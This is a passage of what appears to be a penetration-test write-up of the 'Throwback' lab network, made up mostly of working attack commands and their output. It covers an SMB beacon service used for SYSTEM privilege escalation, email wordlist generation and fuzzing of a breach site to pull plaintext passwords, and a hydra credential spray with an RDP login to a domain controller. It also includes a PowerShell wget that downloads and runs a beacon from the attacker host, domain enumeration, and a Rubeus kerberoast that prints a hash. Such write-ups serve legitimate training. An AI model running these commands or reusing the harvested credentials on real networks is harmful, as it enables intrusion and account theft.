C:\Users\daviesj>whoami && hostname  
corporate\daviesj  
CORP-ADT01  
  
C:\Users\daviesj>
```

C2 Beacon Spawner

We discovered that user DaviesJ is part of the Local Administrators Group.

```
C:\Users\daviesj>net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
CORPORATE\ DaviesJ
CORPORATE\ Domain Admins
CORPORATE\ DosierK
The command completed successfully.

C:\Users\daviesj>
```

We were able to escalate our privilege to SYSTEM by creating a service that spawns a SMB Beacon.

Commands :

- 1) *sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-agent.exe" start="auto" obj="LocalSystem"*
- 2) *sc start amazon-agent*


```
Windows\system32>Select Administrator: Command Prompt
C:\Windows\system32>sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-agent.exe" start="auto" obj="LocalSystem"
[SC] CreateService SUCCESS

C:\Windows\system32>sc start amazon-agent
SERVICE_NAME: amazon-agent
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x7d0
    PID                : 5296
    FLAGS              :

C:\Windows\system32>
```

We can connect to the SMB Beacon spawned on CORP-ADT01 from our parent beacon at CORP-DC01 and we have a **SYSTEM** shell on **CORP-ADT01**.


Command : link 10.200.34.243 msagent_c20e



```
Event Log X Beacon 10.200.34.219@3544 X Beacon 10.200.34.117@1544 X Beacon 10.200.34.118@2684 X
beacon> link 10.200.34.243 msagent_c20e
[*] Tasked to Link to \\10.200.34.243\pipe\msagent_c20e
[+] host called home, sent: 42 bytes
[+] established link to child beacon: 10.200.34.243
```

Post Exploitation

Found a text file “**email_update.txt**” at User dosierk Documents Folder that mentions about the new email format implemented and mailbox can be accessed at **mail.corporate.local**.



LinkedIn Scraping & Username Generation

Since the note found at CORP-ADT01 mentioned about migration of email address format to include the department name and the username of the user , we extracted a list of users together with their **OU Value** from both **CORPORATE** and **THROWBACK** domain using PowerView's "**Get-DomainUser**" Module to build a username wordlist.

```
[1657688947] [36/4895]
root@Shad0wQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# cat domain_users_throwback_corporate_OU_combined.txt
Jeff Davies    DaviesJ      CN=Jeff Davies,OU=SEC,OU=Tier 2,DC=corporate,DC=local
Karen Dosier   DosierK     CN=Karen Dosier,OU=HRE,OU=Tier 2,DC=corporate,DC=local
Mandy Redform  RedformM    CN=Mandy Redform,OU=ESM,OU=Tier 1,DC=corporate,DC=local
Kush Farrow    FarrowK     CN=Kush Farrow,OU=ESM,OU=Tier 1,DC=corporate,DC=local
Kelly Salgado  SalgadoK    CN=Kelly Salgado,OU=ESM,OU=Tier 1,DC=corporate,DC=local
Hiba Miller   MillerH     CN=Hiba Miller,OU=ESM,OU=Tier 1,DC=corporate,DC=local
Kitty Turner   TurnerK     CN=Kitty Turner,OU=ESM,OU=Tier 1,DC=corporate,DC=local
Ella Farrington FarringtonE CN=Ella Farrington,OU=FIN,OU=Tier 1,DC=corporate,DC=local
Karol Reeve    ReeveK      CN=Karol Reeve,OU=FIN,OU=Tier 1,DC=corporate,DC=local
Bruce Soto     SotoB       CN=Bruce Soto,OU=FIN,OU=Tier 1,DC=corporate,DC=local
Isable Knott   KnottI      CN=Isable Knott,OU=FIN,OU=Tier 1,DC=corporate,DC=local
Rhianna Hicks  HicksR     CN=Rhianna Hicks,OU=FIN,OU=Tier 1,DC=corporate,DC=local
Tomi Harding   HardingT   CN=Tomi Harding,OU=HRE,OU=Tier 1,DC=corporate,DC=local
Barbara Wiley  WileyB     CN=Barbara Wiley,OU=HRE,OU=Tier 1,DC=corporate,DC=local
Colton Martinez MartinezC CN=Colton Martinez,OU=HRE,OU=Tier 1,DC=corporate,DC=local
Aamir Hardwood HardwoodA  CN=Aamir Hardwood,OU=HRE,OU=Tier 1,DC=corporate,DC=local
Grace Brandt  BrandtG    CN=Grace Brandt,OU=HRE,OU=Tier 1,DC=corporate,DC=local
Rikka Foxx    FoxxR       CN=Rikka Foxx,OU=ITS,OU=Tier 2,DC=THROWBACK,DC=local
John Blaire   BlaireJ     CN=John Blaire,OU=ITS,OU=Tier 1,DC=THROWBACK,DC=local
Leeroy Stuart  StuartL    CN=Leeroy Stuart,OU=SEC,OU=Tier 1,DC=THROWBACK,DC=local
Alisha Guthrie GuthrieA   CN=Alisha Guthrie,OU=ESM,OU=Tier 1,DC=THROWBACK,DC=local
Hallie Cochran CochranH   CN=Hallie Cochran,OU=ESM,OU=Tier 1,DC=THROWBACK,DC=local
Vicky Burton  BurtonV    CN=Vicky Burton,OU=ESM,OU=Tier 1,DC=THROWBACK,DC=local
William Powell PowellW   CN=William Powell,OU=ESM,OU=Tier 1,DC=THROWBACK,DC=local
Derick Nieves  NievesD    CN=Derick Nieves,OU=ESM,OU=Tier 1,DC=THROWBACK,DC=local
Joy Castro    CastroJ    CN=Joy Castro,OU=FIN,OU=Tier 1,DC=THROWBACK,DC=local
Walter Poole   PooleW     CN=Walter Poole,OU=FIN,OU=Tier 1,DC=THROWBACK,DC=local
Bryan Atkins  AtkinsB   CN=Bryan Atkins,OU=FIN,OU=Tier 1,DC=THROWBACK,DC=local
Faussie Hampton HamptonF  CN=Faussie Hampton,OU=FIN,OU=Tier 1,DC=THROWBACK,DC=local
Courtney Hayden HaydenC   CN=Courtney Hayden,OU=FIN,OU=Tier 1,DC=THROWBACK,DC=local
Clara Quinn   QuinnC     CN=Clara Quinn,OU=HRE,OU=Tier 1,DC=THROWBACK,DC=local
Tony Rosales  RosalesT   CN=Tony Rosales,OU=HRE,OU=Tier 1,DC=THROWBACK,DC=local
```

A username wordlist is generated using the email format found on the note discovered earlier on CORP-ADT01.

Email Format Example : *HRE-KDoiser@TBHSecurity.com*

email_update - Notepad

File Edit Format View Help

Hey team! Hope you guys are having a good day!

As all of you probably already know we are transferring to our new email service as we transition please use the new emails provided to you as well as the default credentials that can be found within your emails.

Please do not use these emails outside of corporate as they contain sensitive information.

The new email format is based on what department you are in:

ESM-Example@TBHSecurity.com
FIN-Example@TBHSecurity.com
HRE-Example@TBHSecurity.com
ITS-Example@TBHSecurity.com
SEC-Example@TBHSecurity.com

In order to access your email you will need to go to mail.corporate.local as we get our servers moved over.

If you do not already have mail.corporate.local set in your hosts file please reach out to IT to get that fixed.

Please remain patient as we make this transition and please feel free to email me with any questions you may have regarding the new transition: HRE-KDoiser@TBHSecurity.com

Karen Dosier,
Human Relations Consultant

Example of usernames generated with **{F}{Lastname}** Format using Username Generation tool from GitHub.

Link : <https://github.com/mohinparamasivam/AD-Username-Generator>

```
[1659069459] root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# cat new_domainusernames_generated_wordlist.txt
JDavies
KDosier
MRedform
KFarrows
KSalgado
HMiller
SECURITY (DOMAIN COMPROMISED)
KTurner
EFarrington
KReeve
BSoto
IKnott
RHicks
THarding
BWiley
CMartinez
AHardwood
GBrandt
RFoxx
[REDACTED]
Please remain patient as we make this transition and please feel free to email me with any
Karen Dosier,
Human Relations Consultant

Ln 2, Col 1      100% Windows (CR)

Generate Emails based on the format that is found from the emails_update.txt file found on the user desktop

root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# python
[165768858]
root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# cat
SAC_Davies@BISecurity.com
HHR-Dosier@BISecurity.com
ESM_MRedform@BISecurity.com
ESM-KFarrows@BISecurity.com
[REDACTED]
```

An email wordlist is generated based on the username wordlist created to match the email format based on the note found earlier. Snippet below shows the code involved in creating the new email wordlist.

```
import time

new_usernamesfile = open("new_domainusernames_generated_wordlist.txt","r").read().split("\n")
ou_wordlist_file = open("OU_wordlist_temp.txt","r").read().split("\n")

new_emailfile = open("new_email_format_wordlist.txt","a")

counter = 0

while (counter!=len(new_usernamesfile)):
    new_email = str(ou_wordlist_file[counter])+"-
"+str(new_usernamesfile[counter])+"@TBHSecurity.com"
    new_emailfile.write(new_email+"\n")
    counter +=1
```

```
[root@Shad0wQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# python3 write_new_email_ou.py]
[1657688858]
[root@Shad0wQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# cat new_email_format_wordlist.txt
SEC-JDavies@TBHSecurity.com
HRE-KDosier@TBHSecurity.com
ESM-MRedform@TBHSecurity.com
ESM-KFarrow@TBHSecurity.com
ESM-KSalgado@TBHSecurity.com
ESM-HMiller@TBHSecurity.com
ESM-KTurner@TBHSecurity.com
FIN-EFarrington@TBHSecurity.com
FIN-KReeve@TBHSecurity.com
FIN-BSoto@TBHSecurity.com
FIN-IKnott@TBHSecurity.com
FIN-RHicks@TBHSecurity.com
HRE-THarding@TBHSecurity.com
HRE-BWiley@TBHSecurity.com
HRE-CMartinez@TBHSecurity.com
HRE-AHardwood@TBHSecurity.com
HRE-GBrandt@TBHSecurity.com
ITS-RFoxx@TBHSecurity.com
ITS-JBlaire@TBHSecurity.com
SEC-LStuart@TBHSecurity.com
ESM-AGuthrie@TBHSecurity.com
ESM-HCochran@TBHSecurity.com
ESM-VBurton@TBHSecurity.com
ESM-WPowell@TBHSecurity.com
ESM-DNieves@TBHSecurity.com
FIN-JCastro@TBHSecurity.com
FIN-WPoole@TBHSecurity.com
FIN-BAtkins@TBHSecurity.com
FIN-FHamptone@TBHSecurity.com
FIN-CHayden@TBHSecurity.com
HRE-CQuinn@TBHSecurity.com
HRE-TRosales@TBHSecurity.com
HRE-APetersen@TBHSecurity.com
```

Some Usernames were also extracted from LinkedIn and added to the generated wordlist through the use of the tool below.

Tool : <https://github.com/initstring/linkedin2username>


```
< > new_domainusernames_generated_wordlist.txt x write_new_email_ou.py x monitor_network.py x new_email_format_wordlist.txt

55 HRE-JBrenard@TBHSecurity.com
56 HRE-DThorton@TBHSecurity.com
57 HRE-VBlackenship@TBHSecurity.com
58 HRE-DCortez@TBHSecurity.com
59 ITS-MWilliamson@TBHSecurity.com
60 ITS-WHanson@TBHSecurity.com
61 ITS-JLamb@TBHSecurity.com
62 SEC-LStanley@TBHSecurity.com
63 SEC-SCunningham@TBHSecurity.com
64 SEC-DPate@TBHSecurity.com
65 SEC-EHarding@TBHSecurity.com
66 SEC-EWilkinson@TBHSecurity.com
67 ITS-DJeffers@TBHSecurity.com
68 HRE-JPeters@TBHSecurity.com
69 ITS-BHorseman@TBHSecurity.com
70
71
72 ITS-SWinters@TBHSecurity.com
73 HRE-SWinters@TBHSecurity.com
74 SEC-SWinters@TBHSecurity.com
75 FIN-SWinters@TBHSecurity.com
76 ESM-SWinters@TBHSecurity.com
77 ITS-RFoxx@TBHSecurity.com
78 HRE-RFoxx@TBHSecurity.com
79 SEC-RFoxx@TBHSecurity.com
80 FIN-RFoxx@TBHSecurity.com
81 ESM-RFoxx@TBHSecurity.com
82 ITS-JStewart@TBHSecurity.com
83 HRE-JStewart@TBHSecurity.com
84 SEC-JStewart@TBHSecurity.com
85 FIN-JStewart@TBHSecurity.com
86 ESM-JStewart@TBHSecurity.com
87
88
89
```

GTFO Breached Credentials Discovery

Based on previously discovered vhosts, “**breachgtfo.local**” hosts a proprietary breach service on 10.200.34.232 where we were able to search for accounts that are breached by specifying a keyword into the “**search**” parameter that is passed as a **GET** request to the server.

URL : <http://breachgtfo.local/search.php?search=asdsadasdas>



The screenshot shows a dark-themed web application interface. At the top, a navigation bar includes a back arrow, forward arrow, refresh button, and a home icon. The URL bar shows the address: `breachgtfo.local/search.php?search=asdsadasdas`. The main header is "Breach || GTFO". Below it, a sidebar menu lists "Home / Main", "Search", "Data Wells", "Support", "API", and "Account". The main content area features a large red text message: "No Breaches Found :(".

We were able to identify an account that has a valid breach record on the webpage by fuzzing through the email wordlist generated earlier.

Breached Account : **SEC-JStewart@TBHSecurity.com**

Command : `wfuzz --hw=439 -z file,new_email_format_wordlist.txt`
`http://breachgtfo.local/search.php?search=FUZZ`

```
[1657709159]
root@Shad0wQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# wfuzz --hw=439 -z file,new_email_format_wordlist.txt http://breachgtfo.local/search.php?search=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://breachgtfo.local/search.php?search=FUZZ
Total requests: 84
=====
No Breaches Found :(
=====
ID      Response  Lines   Word    Chars   Payload
=====
000000082:  200       223 L   446 W     5071 Ch   "SEC-JStewart@TBHSecurity.com"
Total time: 2.210893
Processed Requests: 84
Filtered Requests: 83
Requests/sec.: 37.99368
```

We were able to retrieve the credentials of the breached account successfully by querying on the website .

URL : <http://breachgtfo.local/search.php?search=SEC-JStewart@TBHSecurity.com>

Username : **JStewart**

Email : **SEC-JStewart@TBHSecurity.com**

Password : **aqAwM53cW8AgRbfr**

The screenshot shows a web browser window with the URL breachgtfo.local/search.php?search=SEC-JStewart%40TBHSecurity.com. The page title is "Breach || GTFO". On the left, there's a sidebar with links for Search, Data Wells, Support, API, and Account. The main content area has a heading "Breach Found!" and displays "1 results". The results show the following information:
Email: SEC-JStewart@TBHSecurity.com
Password: aqAwM53cW8AgRbfr
Username: JStewart
Data Breach: pwnDB

Since we had identified a breached email account, we tried to access "**mail.corporate.local**" to check if any confidential information can be exfiltrated from the mailbox.

The screenshot shows an Outlook inbox with the URL mail.corporate.local/mailbox.php. The inbox list shows an email from "BoJack Horseman" with the subject "Welcome To Throwback...". The message content is as follows:
Hello Jeff Stewart, and welcome to Throwback Hacks Security!
As I'm sure you've already been informed, you may not have access to your network user account for a few days while IT finishes getting everything setup. In the meantime, you're able to use the Guest Account. You can access the account with the following credentials:
TBSEC_GUEST:WelcomeTBSEC1!
Note: The guest account is heavily monitored and will be deactivated as soon as your account up and running!
Thank you for your patience,
BoJack Horseman,
Information Technology Specialist
TBH(19b6ca4281bbef3ee060aa1c2eb4021)

We found that a temporary guest account had been created for the user "**Jeff Stewart**" to access the internal network.

Username : *TBSEC_GUEST*

Password : *WelcomeTBSEC1!*

The screenshot shows the Microsoft Outlook web interface with the URL mail.corporate.local/mailbox.php. The left sidebar shows the navigation menu with 'Inbox' selected. The main pane displays an email from 'BoJack Horseman' with the subject 'Welcome To Throwback ...'. The message body reads:

Welcome To Throwback Hacks Security!

BoJack Horseman
Wed 7/29/2020 7:25 PM
To: You

Hello Jeff Stewart, and welcome to Throwba...

TBSEC_GUEST:WelcomeTBSEC1!

Note: The guest account is heavily monitored and will be deactivated as soon as your account up and running!

Thank you for your patience,

BoJack Horseman,
Information Technology Specialist
TBH(19b6ca4281bbef3ee060aaf1c2eb4021)

[Reply](#) | [Forward](#)

A red box highlights the line 'TBSEC_GUEST:WelcomeTBSEC1!'. On the right side of the interface, there is a note: 'It looks like you're using an ad blocker. To maximize the space in your inbox, sign up for [Ad-Free Outlook](#)'.

TBSEC-DC01 System Compromise

Affected System IP : 10.200.34.79

Since we know that the guest account created can be used to access workstations in the network, we tried to spray the credential on 10.200.34.243 to check if the user account has access to the machine. It turned out that the account can be used to RDP into the machine.

Username : *TBSEC_GUEST*

Password : *WelcomeTBSEC1!*

Command :

```
proxychains -q hydra -l TBSEC_GUEST -p 'WelcomeTBSEC1!' rdp://10.200.34.79 -I -V
```

```
[1657714609]
root@ShadowQu35t:~/throwback_network# proxychains -q hydra -l TBSEC_GUEST -p 'WelcomeTBSEC1!' rdp://10.200.34.79 -I -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-13 08:16:52
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections) security
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task
[DATA] attacking rdp://10.200.34.79:3389/
[ATTEMPT] target 10.200.34.79 - login "TBSEC_GUEST" - pass "WelcomeTBSEC1!" - 1 of 1 [child 0] (0/0)
[3389][rdp] host: 10.200.34.79  login: TBSEC_GUEST  password: WelcomeTBSEC1!  Welcome to Throwback Hacker Security!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-13 08:16:57

It looks like you're
using an ad blocker.
To maximize the
space in your inbox,
sign up for Ad-Free.
```

The Domain Name and Machine Name is identified through the Certificate Details prompted when connecting to the machine through RDP.

Command : *proxychains -q xfreerdp /u:TBSEC_GUEST /p:'WelcomeTBSEC1!' /v:10.200.34.79*



C2 Beacon Spawning

We were able to RDP Successfully onto the Domain Controller for TBSECURITY.local using the creds discovered earlier.

Command : `proxychains -q xfreerdp /u:TBSEC_GUEST /p:'WelcomeTBSEC1!' /v:10.200.34.79`

```
cmd Command Prompt

C:\Users\TBSEC_GUEST>whoami && hostname
tbsecurity\tbsec_guest
TBSEC-DC01

C:\Users\TBSEC_GUEST>
```

SMB Beacon is downloaded on the system spawned as user **TBSEC_GUEST**


Commands :

- 1) `powershell wget http://10.50.31.78/beacon_smb.exe -outfile amazon-agent.exe`
- 2) `.\amazon-agent.exe`
- 3) `link 10.200.34.79 msagent_c20e`

```
cmd Select Command Prompt

C:\Users\TBSEC_GUEST\Downloads>powershell wget http://10.50.31.78/beacon_smb.exe -outfile amazon-agent.exe
C:\Users\TBSEC_GUEST\Downloads>.\amazon-agent.exe
```

```
Event Log X Beacon 10.200.34.219@3468 X Beacon 10.200.34.117@4272 X Beacon 10.200.34.118@3288 X Beacon 10.200.34.243@2968 X
beacon> link 10.200.34.79 msagent_c20e
[*] Tasked to link to \\10.200.34.79\pipe\msagent_c20e
[+] host called home, sent: 41 bytes
[+] established link to child beacon: 10.200.34.79
```



TBSECURITY.local Domain Enumeration

We were able to perform enumeration of the TBSECURITY.local Domain through the beacon spawned on TBSEC-DC01 system. Domain Controller and the Forest of the TBSECURITY.local Domain is identified as shown below.

Command: *powerpick Get-ForestGlobalCatalog*

```
beacon> powershell-import /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
[*] Tasked beacon to import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
[+] host called home, sent: 143784 bytes
beacon> powerpick Get-ForestGlobalCatalog
[*] Tasked beacon to run: Get-ForestGlobalCatalog (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

Forest : TBSECURITY.local
currentTime : 7/14/2022 7:45:00 AM
HighestCommittedUsn : 131209
OSVersion : Windows Server 2019 Datacenter
Roles : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain : TBSECURITY.local
IPAddress : fe80::cd55:ef77:1c4b:80ff%8
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name : TBSEC-DC01.TBSECURITY.local
Partitions : {DC=TBSECURITY,DC=local, CN=Configuration,DC=TBSECURITY,DC=local,
CN=Schema,CN=Configuration,DC=TBSECURITY,DC=local,
DC=DomainDnsZones,DC=TBSECURITY,DC=local...}
```

A list of Enabled Domain Users are enumerated using the PowerView Module

Command:

```
powerpick Get-DomainUser -Domain TBSECURITY.local | ? {$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} | select name,samaccountname,distinguishedname
```

```
beacon> powerpick Get-DomainUser -Domain TBSECURITY.local | ? {$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} | select name,samaccountname,distinguishedname
[*] Tasked beacon to run: Get-DomainUser -Domain TBSECURITY.local | ? {$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} | select name,samaccountname,distinguishedname
(unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

name      samaccountname distinguishedname
-----  -----
Administrator Administrator CN=Administrator,OU=Users,DC=TBSECURITY,DC=local
Guest      Guest          CN=Guest,OU=Users,DC=TBSECURITY,DC=local
TBSEC_GUEST TBSEC_GUEST  CN=TBSEC_GUEST,OU=Quarantine,DC=TBSECURITY,DC=local
TBSERVICE   TBSERVICE    CN=TBSERVICE,OU=Quarantine,DC=TBSECURITY,DC=local
Secure DA   SecureDA     CN=Secure DA,OU=SecureDA,DC=TBSECURITY,DC=local
```

SharpHound was also executed through the beacon session on TBSEC-DC01 to enumerate the new domain.

Command :

```
execute-assembly SharpHound.exe -c Default,LoggedOn -d TBSECURITY.local --collectallproperties
```

```
beacon> execute-assembly /mnt/hgfs/shared/BloodHound/BloodHound-darwin-x64/BloodHound.app/Contents/Resources/app/Collectors/SharpHound.exe -c Default,LoggedOn -d TBSECURITY.local --collectallproperties
[*] Tasked beacon to run .NET program: SharpHound.exe -c Default,LoggedOn -d TBSECURITY.local --collectallproperties
[+] host called home, sent: 938663 bytes
[+] received output:
-----
Initializing SharpHound at 3:09 PM on 7/13/2022
-----
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain TBSECURITY.LOCAL using path CN=Schema,CN=Configuration,DC=TBSECURITY,DC=local
[+] Cache File not Found: 0 Objects in cache
[+] Pre-populating Domain Controller SIDS
[+] received output:
Status: 0 objects finished (+0) -- Using 33 MB RAM
Status: 62 objects finished (+62 8/s) -- Using 45 MB RAM
Enumeration finished in 00:00:00.7082416
Compressing data to ./20220713150957_BloodHound.zip
You can upload this file directly to the UI
-----
SharpHound Enumeration Completed at 3:09 PM on 7/13/2022! Happy Graphing!
```

We also managed to discover accounts that have SPN associated with and are able to be kerberoasted.

Command :

```
powerpick Get-DomainUser -SPN -Domain tbsecurity.local | select samaccountname,serviceprincipalname
```

```
beacon> powerpick Get-DomainUser -SPN -Domain tbsecurity.local | select samaccountname,serviceprincipalname
[*] Tasked beacon to run: Get-DomainUser -SPN -Domain tbsecurity.local | select samaccountname,serviceprincipalname (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:
-----
samaccountname serviceprincipalname
-----
krbtgt      kadmin/changepw
TBSERVICE   TBSEC-DC01/TBService.TBSECURITY.local:48064
```

TBSERVICE Service Account Compromise

We were able to perform the kerberoasting attack for the “TBSERVICE” SPN, and retrieved the hash of the service account.

Command : execute-assembly Rubeus.exe kerberoast /domain:tbsecurity.local /nowrap

Kerberoasted Hash :

\$krb5tgs\$23\$*TBSERVICE\$TBSECURITY.local\$TBSEC-
DC01/TBSERVICE.TBSECURITY.local:48064@tbsecurity.local:\$D7A30246F746C75433C657F4DD14BDE0\$A10D
D2C95C9A34B6BB0B460D78A0C1CF21E9AD9581781D27D37728CA4E697839AC9C951C54287A5CE7CCF106
446A00914F4BF5635BAEE7B2901C3C29CF0966E6C1BDF1662657E095FAC2ECF346E582C0E885474AE7D4E8
